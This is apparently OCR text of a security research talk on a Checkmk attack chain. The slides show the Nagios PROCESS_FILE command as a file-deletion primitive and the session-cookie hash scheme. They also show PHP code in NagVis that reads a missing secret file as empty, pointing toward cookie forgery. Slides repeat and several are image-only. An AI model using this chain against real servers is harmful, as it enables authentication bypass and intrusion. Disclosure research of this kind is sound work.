- Mainly used to retrieve data
- COMMAND request
  - Enable/disable notifications
  - Enable/disable host checks
  - Nagios external commands
    - Sensitive commands disabled since 2008
    - Still, one interesting command

sonar

Checkmk - Attack Surface LQL interface

Nagios Core External Commands

< Back to external commands list

PROCESS_FILE

Command Format:

```
PROCESS_FILE;<file_name>;<delete>
```

Description:

Directs Nagios to process all external commands that are found in the file specified by the <file_name> argument. If the <delete> option is non-zero, the file will be deleted once it has been processes. If the <delete> option is set to zero, the file is left untouched.

[1]

[1] https://assets.nagios.com/downloads/nagioscore/docs/externalcmds/cmdinfo.php?command_id=131

Checkmk - Attack Surface LQL interface

Nagios Core External Commands

< Back to external commands list

PROCESS_FILE

arbitrary file deletion

Command Format:

```
PROCESS_FILE;<file_name>;<delete>
```


Description:

Directs Nagios to process all external commands that are found in the file specified by the <file_name> argument. If the <delete> option is non-zero, the file will be deleted once it has been processes. If the <delete> option is set to zero, the file is left untouched.

[1]

[1] https://assets.nagios.com/downloads/nagioscore/docs/externalcmds/cmdinfo.php?command_id=131

Checkmk - Journey to RCE



Checkmk - Authentication Mechanism

- Session cookie on Web Interface:

  `<username>:<session_id>:<hash>`

sonar

Checkmk - Authentication Mechanism

- Session cookie on Web Interface:

  `<username>:<session_id>:<hash>`

- Hash calculated like this:

  `SHA256(<username><session_id><serial><secret>)`

sonar

Checkmk - Authentication Mechanism

- Session cookie on Web Interface:

  `<username>:<session_id>:<hash>`

- Hash calculated like this:

  `SHA256(<username><session_id><serial><secret>)`

Checkmk - Authentication Mechanism

```
def _load_secret() -> str:
  # ...
  secret_path = htpasswd_path.parent.joinpath("auth.secret")
  secret = ""
  if secret_path.exists():
      with secret_path.open(encoding="utf-8") as f:
          secret = f.read().strip()
  # ...
  if secret == "" or len(secret) == 32:
      secret = _generate_secret()
      with secret_path.open("w", encoding="utf-8") as f:
          f.write(secret)
  return secret
```


sonar

Checkmk - Authentication Mechanism

```python
def _load_secret() -> str:
    # ...
    secret_path = htpasswd_path.parent.joinpath("auth.secret")
    secret = ""
    if secret_path.exists():
        with secret_path.open(encoding="utf-8") as f:
            secret = f.read().strip()
    # ...
    if secret == "" or len(secret) == 32:
        secret = _generate_secret()
        with secret_path.open("w", encoding="utf-8") as f:
            f.write(secret)
    return secret
```

Checkmk - Authentication Mechanism

```
def _load_secret() -> str:
  # ...
  secret_path = htpasswd_path.parent.joinpath("auth.secret")
  secret = ""
  if secret_path.exists():
      with secret_path.open(encoding="utf-8") as f:
          secret = f.read().strip()
  # ...
  if secret == "" or len(secret) == 32:
      secret = _generate_secret()
      with secret_path.open("w", encoding="utf-8") as f:
          f.write(secret)
  return secret
```


sonar

Checkmk - NagVis Component

- Written in PHP
- Seamlessly integrated NagVis component
- User authenticated to Checkmk can access NagVis
- NagVis component verifies session cookie

Checkmk - NagVis Component

```
private function generateHash($username, $session_id, $user_secret) {
   $secret = $this->loadSecret();
   return hash("sha256", $username . $session_id. $user_secret . $secret);
}
```


sonar

Checkmk - NagVis Component

```php
private function generateHash($username, $session_id, $user_secret) {
   $secret = $this->loadSecret();
   return hash("sha256", $username . $session_id. $user_secret . $secret);
}
```

```php
private function loadSecret() {
   return trim(file_get_contents($this->secretPath));
}
```


sonar

Checkmk - NagVis Component

```php
private function generateHash($username, $session_id, $user_secret) {
    $secret = $this->loadSecret();
    return hash("sha256", $username . $session_id. $user_secret . $secret);
}
```

```php
private function loadSecret() {
    return trim(file_get_contents($this->secretPath));
}
```


sonar

Checkmk - NagVis Component


```
php > var_dump(file_get_contents('/tmp/not.existing'));

PHP Warning: file_get_contents(/tmp/not.existing): Failed to open stream:
No such file or directory in php shell code on line 1
bool(false)
```


sonar

Checkmk - NagVis Component




Checkmk - NagVis Component




Checkmk - NagVis Component

Checkmk - NagVis Component




sonar

Checkmk - NagVis Component




sonar

Checkmk - NagVis Component



